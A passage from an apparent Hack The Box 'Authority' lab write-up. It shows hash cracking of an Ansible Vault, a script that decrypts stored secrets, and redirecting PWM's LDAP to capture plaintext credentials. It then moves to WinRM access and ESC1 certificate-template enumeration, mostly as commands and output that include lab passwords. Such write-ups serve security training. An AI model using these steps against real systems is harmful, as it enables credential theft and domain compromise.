Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:6000-7000
Candidate.Engine.: Device Generator
Candidates.#01...: bessie -> pizzas
Hardware.Mon.#01.: Util: 93%

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: $ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae...203635
Time.Started.....: Mon Jun 22 17:56:16 2026 (28 secs)
Time.Estimated...: Mon Jun 22 17:56:44 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     1437 H/s (16.99ms) @ Accel:105 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 39900/14344385 (0.28%)
Rejected.........: 0/39900 (0.00%)
Restore.Point....: 39690/14344385 (0.28%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:9000-9999
Candidate.Engine.: Device Generator
Candidates.#01...: 102706 -> ryder
Hardware.Mon.#01.: Util: 94%

Started: Mon Jun 22 17:55:46 2026
Stopped: Mon Jun 22 17:56:46 2026
so built this python script to get data out of the vault
import sys
from ansible.constants import DEFAULT_VAULT_PASSWORD_FILE
from ansible.parsing.vault import VaultLib
from ansible.parsing.vault import VaultSecret

password = b"!@#$%^&*"

vault_data = {
    "pwm_admin_login": """$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438""",

    "pwm_admin_password": """$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531""",

    "ldap_admin_password": """$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764"""
}

vault = VaultLib([( 'default', VaultSecret(password) )])

for key, ciphertext in vault_data.items():
    try:
        decrypted = vault.decrypt(ciphertext.strip())
        print(f"[+] {key}: {decrypted.decode('utf-8')}")
    except Exception as e:
        print(f"[-] Failed to decrypt {key}: {e}")
and as you can see using the ansible_vault password we can now get the passwords we need
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM/defaults]
└──╼ [★]$ python3 decrypt.py
[+] pwm_admin_login: svc_pwm
[+] pwm_admin_password: pWm_@dm!N_!23
[+] ldap_admin_password: DevT3st@123

first tested the ldap_admin_password on the svc_ldap leaked earlier from the error on PWM but it failed so now lets move on to PWM
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM/defaults]
└──╼ [★]$ nxc smb 10.129.229.56 -u svc_ldap -p 'DevT3st@12'
SMB 10.129.229.56 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.56 445 AUTHORITY [-] authority.htb\svc_ldap:DevT3st@12 STATUS_LOGON_FAILURE
PWM
so I've seen the same idea before but in Fries box i guess
this file PwmConfiguration.xml is very dangerous to be leaked just because it has lines like this <property key="configPasswordHash">$2a$10$gC/eoR5DVUShlZV4huYlg.L2NtHHmwHIxF3Nfid7FfQLoh17Nbnua</property> which leaks the configuration manager interface password hash that they use to get to the state we are in right now where we can upload a configuration file which makes it more dangerous, but why ? because of this line
<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
    <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
    <value>ldaps://authority.authority.htb:636</value>
</setting>


this line defines how does the PWM validation will be done, so this one connections to authority.authority.htb and that's why we couldn't connect earlier cause it tells us it can't find that LDAP directory but now cause we can upload a file of our own we can point that to LDAP to our device and forcing a login will try to connect with the svc_ldap account leaking its password (plain text cause we can make it LDAP)

now pointing this to our IP, lets upload it as a new configuration file

so lets click import to get it working
and as you can see, authenticating with any password and any user doesn't really matter, returns the clean text password

if we used LDAPS instead we would get something like this which we might be able to do some relaying with but why the trouble we got a clear text
Shell as SVC_LDAP
and as you can see it is a valid authentication
─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM/defaults]
└──╼ [★]$ nxc ldap 10.129.229.56 -u svc_ldap -p lDaP_1n_th3_cle4r!
LDAP 10.129.229.56 389 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP 10.129.229.56 389 AUTHORITY [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM/defaults]
└──╼ [★]$
it enforces LDAPS to be used so we have to specify the port for LDAPS with rusthound
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM/defaults]
└──╼ [★]$ rusthound -i 10.129.229.56 -u svc_ldap -p lDaP_1n_th3_cle4r! -d authority.htb -z -P 636
---------------------------------------------------
Initializing RustHound at 18:43:06 on 06/22/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-23T01:43:06Z INFO  rusthound] Verbosity level: Info
[2026-06-23T01:43:06Z INFO  rusthound::ldap] Connected to AUTHORITY.HTB Active Directory!
[2026-06-23T01:43:06Z INFO  rusthound::ldap] Starting data collection...
[2026-06-23T01:43:07Z INFO  rusthound::ldap] All data collected for NamingContext DC=authority,DC=htb
[2026-06-23T01:43:07Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-23T01:43:07Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-23T01:43:07Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-23T01:43:07Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-23T01:43:07Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 5 users parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 60 groups parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 3 ous parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 3 gpos parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-23T01:43:07Z INFO  rusthound::json::maker] .//20260622184307_authority-htb_rusthound.zip created!

RustHound Enumeration Completed at 18:43:07 on 06/22/26! Happy Graphing!
looking at the bloodhound data the user is a member of Remote management users so lets login
and we got the user
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM/defaults]
└──╼ [★]$ evil-winrm -i 10.129.229.56 -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> type ..\Desktop\user.txt
4ae41b63ca96991363b36a4331c23fc9
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
looking at the Certs Directory we get a pfx file, which is weird cause we didn't see any ADCS in our NMAP scan
*Evil-WinRM* PS C:\Certs> dir


    Directory: C:\Certs


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/23/2023 6:11 PM 4933 LDAPs.pfx
Privilege Escalation
because the ADCS ins't exposed externally we have to use Certify instead of tunneling, and as you can see there is a template vulnerable to ESC1
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ./Certify.exe enum-templates --filter-vulnerable

   _____          _   _  __
  / ____| | | (_)/ _|
 | | ___ _ __| | _ _| | _ _ _
 | | / _ \ '__| __| | _| | | |
 | | ___| __/ | | | _| | | | | _| |
  \_____\___|_| \__|_|_| \__, |
                             __/ |
                            | ___./
  v2.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=authority,DC=htb'
[*] Classifying vulnerabilities in the context of built-in low-privileged domain groups.
[X] AuthWithChannelBinding HTTP request for URL 'https://authority.authority.htb/certsrv/' failed with error: An error occurred while sending the request.

[*] Listing info about the enterprise certificate authority 'AUTHORITY-CA'

    Enterprise CA Name : AUTHORITY-CA
    DNS Hostname : authority.authority.htb
    FullName : authority.authority.htb\AUTHORITY-CA
    Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName : CN=AUTHORITY-CA, DC=authority, DC=htb
    Cert Thumbprint : 42A80DC79DD9CE76D032080B2F8B172BC29B0182
    Cert Serial : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Cert Start Date : 4/23/2023 9:46:26 PM
    Cert End Date : 4/23/2123 9:56:25 PM
                                                                                                                                                                                                                                                                       Cert Chain : CN=AUTHORITY-CA,DC=authority,DC=htb
    User Specifies SAN : Disabled
    RPC Request Encryption : Enabled
    CA Permissions
      Owner: BUILTIN\Administrators             S-1-5-32-544

      Access Rights Principal
      Allow Enroll NT AUTHORITY\Authenticated Users S-1-5-11
      Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
      Allow ManageCA, ManageCertificates HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
      Allow ManageCA, ManageCertificates HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
    Enrollment Agent Restrictions : None

[*] Certificate templates found using the current filter parameters:

    Template Name : CorpVPN
    Enabled : True
    Publishing CAs : authority.authority.htb\AUTHORITY-CA
    Schema Version : 2
    Validity Period : 20 years
    Renewal Period : 6 weeks
    Certificate Name Flag : ENROLLEE_SUPPLIES_SUBJECT
    Enrollment Flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE
    Manager Approval Required : False
    Authorized Signatures Required : 0
    Extended Key Usage : Client Authentication, Document Signing, Encrypting File System, IP security IKE intermediate, IP security user, KDC Authentication, Secure Email
    Certificate Application Policies : Client Authentication, Document Signing, Encrypting File System, IP security IKE intermediate, IP security user, KDC Authentication, Secure Email
    Vulnerabilities
      ESC1 : The template has a client authentication EKU and allows enrollees to supply subject.
    Permissions
      Enrollment Permissions
        Enrollment Rights : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Domain Computers               S-1-5-21-622327497-3269355298-2248959698-515
                                      HTB\Enterprise Admins              S-1-5-21-622327497-3269355298-2248959698-519
      Object Control Permissions
        Owner : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
        Write Owner : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins                  S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins              S-1-5-21-622327497-3269355298-2248959698-519
        Write Dacl : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins                  S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins              S-1-5-21-622327497-3269355298-2248959698-519
        Write Property : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins                  S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins              S-1-5-21-622327497-3269355298-2248959698-519

Certify completed in 00:00:14.3334681
now just because we are sure there is a vulnerable template, lets get chisel running to use certipy instead
and as you can see it is working just fine
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ proxychains certipy find -dc-ip 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -dns-tcp -vulnerable
ProxyChains-3.1 (http://proxychains.sf.net)
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260622194759_Certipy.txt'
[*] Wrote text output to '20260622194759_Certipy.txt'
[*] Saving JSON output to '20260622194759_Certipy.json'
[*] Wrote JSON output to '20260622194759_Certipy.json'
there is something here, we don't have enrollment rights as svc_ldap but domain computers can
    Permissions
      Enrollment Permissions
        Enrollment Rights : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
looking at privileges as svc_ldap we can add a computer account who can enroll
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
and we don't exceed our limit yet so lets add a computer
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ nxc ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
